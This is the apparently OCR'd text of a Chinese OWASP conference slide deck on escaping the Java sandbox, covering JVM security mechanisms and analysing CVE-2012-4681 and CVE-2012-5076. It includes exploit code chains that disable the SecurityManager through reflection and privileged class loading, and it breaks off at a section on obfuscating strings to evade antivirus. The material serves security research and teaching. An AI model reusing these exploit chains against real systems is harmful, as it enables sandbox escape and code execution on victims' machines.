JVM逃逸:分析、利用与防御

李骁

xye0x01@gmail.com

OWASP 中国

The Open Web Application Security Project

OWASP 中国
The Open Web Application Security Project

- About Me
- 李骁，上海交通大学，计算机技术，研二

- 本科：J2EE开发，Web前端开发
- 研究生：程序分析与漏洞挖掘，JVM安全机制与漏洞分析，Web前端安全

议题纲要

- 研究背景
- JVM安全机制
- 漏洞分析
- 攻击与防御
- 相关工作
- 总结与展望


议题纲要

- 研究背景
- JVM安全机制
- 漏洞分析
- 攻击与防御
- 相关工作
- 总结与展望

研究背景

OWASP 中国
The Open Web Application Security Project


- Java：世界上最为流行的编程语言之一
- 应用广泛：跨平台，大型机/个人电脑/嵌入式设备
- JRE：Java Runtime Environment
- JVM：Java Virtual Machine，hotspot，Dalvik
- JRE装机量巨大
- JRE6，no ASLR & DEP



2011年Windows系统攻击途径数据统计

研究背景

OWASP 中国
The Open Web Application Security Project



From: http://www.switch.ch/export/sites/default/all/cert/downloads/presentations/_files_presentations/Java_als_Risiko.pdf

议题纲要

- 研究背景
- JVM安全机制
- 漏洞分析
- 攻击与防御
- 相关工作
- 总结与展望


JVM安全机制

OWASP 中国
The Open Web Application Security Project

- 沙箱（Sandbox）
- 类型安全
- 类装载器（Classloader）
- 安全管理器（SecurityManager）
- 栈检查 & doPrivileged block
- 包访问限制（Package Access）
- 反射机制（Reflection）

沙箱（Sandbox）

OWASP 中国
The Open Web Application Security Project



From : https://publications.theseus.fi/bitstream/handle/10024/17282/Hashemi_Shouaib.pdf


沙箱（Sandbox）

OWASP 中国
The Open Web Application Security Project

- 一系列安全措施组成的体系
- 用来限制来自互联网的不受信任Java程序的运行时权限：
  - 读写本地文件
  - Socket通信
  - 读取系统属性
  - 加载动态链接库
  - 等等…

类型安全

- 结构化内存访问
- 自动垃圾收集
- 数组边界检查
- 空引用检查
- 类型转换检查
- JNI，native code




类装载器（Classloader）

OWASP 中国
The Open Web Application Security Project


- 层级结构，双亲委派模型
- 最高权限的“null”Classloader
- 最高一级由C实现（native code）
- 下三级由Java实现，继承自同一抽象类
- 命名空间问题，rt.jar
- 类文件在装载前要进行四步校验

类装载器（Classloader）

双亲委派模型



类文件校验过程



安全管理器(SecurityManager)


OWASP 中国
The Open Web Application Security Project


- 负责控制沙箱中代码的访问权限
- java.lang.System类中的securityManager对象
- System.setSecurityManager(null)
- JVM逃逸的关键所在也就是将securityManager设置为空

栈检查 & doPrivileged block

- AccessController.checkPermission
- 执行“敏感操作”时，要进行方法调用栈检查
- Java API本身要执行“敏感操作”怎么办？doPrivileged block.
- doPrivileged的“即需即调”性

栈检查 & doPrivileged block





反射机制（Reflection）

OWASP 中国
The Open Web Application Security Project

- A a = new A(); a.somefunction(str);
- 反射机制：无需声明，运行中动态获取类/方法/域的类型对象
- java.beans.Expression/Statement
- java.lang.Class
- java.lang.reflect.*

反射机制（Reflection）

OWASP 中国
The Open Web Application Security Project

- java.lang.Class反射API
  - Class.forName(String classname)
  - Method getDeclaredMethod(String name,Class[] desc)
  - Constructor getDeclaredConstructor(Class[] desc)
  - Field getDeclaredField(String name)

反射机制（Reflection）

OWASP 中国
The Open Web Application Security Project

- java.lang.reflect.Field反射API
  - Object get(Object obj)
  - void set(Object obj,Object val)
- java.lang.reflect.Constructor反射API
  - Object newInstance(Object[] args)
- java.lang.reflect.Method反射API
  - Object invoke(Object obj,Object[] args)

包访问限制（Package Access）


```
1  Access restriction: The type ManagedObjectManagerFactory is not accessible due to restriction
2  import com.sun.org.glassfish.gmbal.util.GenericConst
```

- 将带有“危险操作”方法的类集成在一些包中
- 编译时的静态检测；IDE的自动检测
- 反射调用时的动态检测
- if(checkPackageAccess(“sun.*”)) {

  some ‘dangerous’ code;

  }
- 一种简单有效的安全措施

包访问限制（Package Access）

OWASP 中国
The Open Web Application Security Project

- Security.getProperty(“package.access”)
- JRE 7 update 17:
  - sun.
  - com.sun.xml.internal.bind.
  - com.sun.xml.internal.org.jvnet.staxex.
  - com.sun.xml.internal.ws.
  - com.sun.imageio.
  - com.sun.istack.internal.
  - com.sun.jmx.
  - com.sun.proxy.
  - com.sun.org.apache.xerces.internal.utils.
  - com.sun.org.apache.xalan.internal.utils.
  - com.sun.org.glassfish.external.
  - com.sun.org.glassfish.gmbal.

议题纲要

OWASP 中国
The Open Web Application Security Project

- 研究背景
- JVM安全机制
- 漏洞分析
- 攻击与防御
- 相关工作
- 总结与展望

- API设计缺陷问题：
  - 能够任意获取构造函数对象、方法对象、域对象、类对象；
  - 可以被直接或间接地调用.
- 优点：稳定，容易利用
- CVE-2012-4681
- CVE-2012-5076

OWASP 中国
The Open Web Application Security Project

- sun.awt.SunToolkit.getField获取任意域

```
public static Field getField(final Class klass, final String
fieldName) {
    return AccessController.doPrivileged(new
PrivilegedAction<Field>() {
        public Field run() {
            try {
                Field field = klass.getDeclaredField(fieldName);
                assert (field != null);
                field.setAccessible(true);
                return field;
            } catch (SecurityException e) {
                assert false;
            } catch (NoSuchFieldException e) {
                assert false;
            }
            return null;
        }
    });
}
```

- 使用Statement表达式调用静态方法

```
Statement statement = new
Statement(java.lang.System.class,
      "setSecurityManager", new Object[] { null });
```

- java.beans.Statement类的私有域acc

```
private final AccessControlContext acc =
                AccessController.getContext();
```

- invoke方法


```
Object invoke() throws Exception {
    AccessControlContext acc = this.acc;
    if ((acc == null) && (System.getSecurityManager() != null)) {
        throw new SecurityException("AccessControlContext is not
set");
    }
    try {
        return AccessController.doPrivileged(
                new PrivilegedExceptionAction<Object>() {
                    public Object run() throws Exception {
                        return invokeInternal();
                    }
                },
                acc
        );
    }
    catch (PrivilegedActionException exception) {
        throw exception.getException();
    }
}
```

OWASP 中国
The Open Web Application Security Project

- 构造一个高权限的acc

```
Permissions permissions = new Permissions();
permissions.add(new AllPermission());
ProtectionDomain protectiondomain = new ProtectionDomain(
      new CodeSource(new URL("file:///"), new
      Certificate[0]),
      permissions);
AccessControlContext accesscontrolcontext = new
AccessControlContext(
      new ProtectionDomain[] { protectiondomain });
```

OWASP 中国
The Open Web Application Security Project

- 使用SunToolkit.getField获取到acc
- 使用Field.set将acc设置为自己构造的高权限的accesscontrolcontext
- statement.invoke()
- System.setSecurityManager(null) ！！
- 巧妙利用反射机制改变运行时的域
- Oracle的修补方法：删除getField这个API

OWASP 中国
The Open Web Application Security Project

- com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory：可获取任意方法
- com.sun.org.glassfish.gmbal.util.GenericConstructor：可构造出任意类的对象
- sun.invoke.anon.AnonymousClassLoader：可加载任意类
- 反射机制：

  method.invoke(object, params)

OWASP 中国
The Open Web Application Security Project

- sun.invoke.anon.AnonymousClassLoader

```
public Class<?> loadClass(byte[] classFile) {
    if (defineAnonymousClass == null) {
        // no JVM support; try to fake an approximation
        try {
            return fakeLoadClass(new
            ConstantPoolParser(classFile).createPatch());
        } catch (InvalidConstantPoolFormatException ee) {
            throw new IllegalArgumentException(ee);
        }
    }
    return loadClass(classFile, null);
}
```

- sun.invoke.anon.AnonymousClassLoader
- fakeLoadClass -> native method: sun.misc.Unsafe.defineClass in doPrivileged block
- 以Bootstrap Classloader加载任意类

OWASP 中国
The Open Web Application Security Project

- com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory.getMethod

```
public static Method getMethod( final Class<?> cls, final String
name, final Class<?>... types ) {
        try {
            return AccessController.doPrivileged(
                new PrivilegedExceptionAction<Method>() {
                    public Method run() throws Exception {
                        return cls.getDeclaredMethod(name, types);
                    }
                });
        } catch (PrivilegedActionException ex) {
            throw new GmbalException( "Unexpected exception", ex ) ;
        } catch (SecurityException exc) {
            throw new GmbalException( "Unexpected exception",
                    exc ) ;
        }
}
```

- com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory.getMethod

```
Method method =
        ManagedObjectManagerFactory.getMethod(obj.getClass(),
        "loadClass", new Class[] {byte[].class});
```

- 得到method对象

OWASP 中国
The Open Web Application Security Project

- com.sun.org.glassfish.gmbal.util.GenericConstructor
- create->getConstructor->newInstance

```
GenericConstructor genericconstructor = new
        GenericConstructor(java.lang.Object.class,
        "sun.invoke.anon.AnonymousClassLoader", new Class[0]);
Object obj = genericconstructor.create(new Object[0]);
```

- 得到object对象

OWASP 中国
The Open Web Application Security Project

- 构造一个提权class

```
import java.security.*;

public class MyPayload implements PrivilegedExceptionAction {
    public MyPayload() {
        try {
            AccessController.doPrivileged(this);
        } catch (PrivilegedActionException
        privilegedactionexception) {
        }
    }
    public Object run() throws Exception {
        System.setSecurityManager(null);
        return null;
    }
}
```

OWASP 中国
The Open Web Application Security Project

- 将class转化为byte数组

```
ByteArrayOutputStream bytearrayoutputstream = new
                        ByteArrayOutputStream();
byte abyte0[] = new byte[8192];
InputStream inputstream =
    getClass().getResourceAsStream("MyPayload.class");
int i;
while((i = inputstream.read(abyte0)) > 0)
    bytearrayoutputstream.write(abyte0, 0, i);
abyte0 = bytearrayoutputstream.toByteArray();
```

- 得到params

OWASP 中国
The Open Web Application Security Project

- 反射机制（三要素）
- method.invoke(object, params)

```
Class class1 = (Class)method.invoke(obj, new Object[] {abyte0});
class1.newInstance();
```

- System.setSecurityManager(null) ！！
- Oracle的修补方法：

  把com.sun.org.glassfish.gmbal


  与com.sun.org.glassfish.gmbal.util

  加入package.access列表

OWASP 中国
The Open Web Application Security Project

CVE-2012-4681

CVE-2012-5076



漏洞分析

OWASP 中国
The Open Web Application Security Project

- Java先天缺陷?
- Java VS .Net
- securityManager被设为null的可能
- 信任一切null classloader(Bootstrap)加载的类

议题纲要

OWASP 中国
The Open Web Application Security Project

- 研究背景
- JVM安全机制
- 漏洞分析
- 攻击与防御
- 相关工作
- 总结与展望

OWASP 中国
The Open Web Application Security Project

- 攻击篇
  - 字符串混淆
  - 序列化与反序列化
  - 社会工程学
  - Java Rootkit
- 防御篇
  - 杀软们怎么做
  - 浏览器们怎么做
  - Oracle怎么做
  - 我们怎么做

OWASP 中国
The Open Web Application Security Project

攻击篇

OWASP 中国
The Open Web Application Security Project

- 关于杀软和防火墙…
  - –静态扫描加载的jar & class文件
    - 扫描有无特征字符串，如sun.awt.SunToolkit
    - 扫描有无特征方法调用（检查方法名）
- 是否真正安全？
- 是否可以绕过检查？

- 字符串混淆

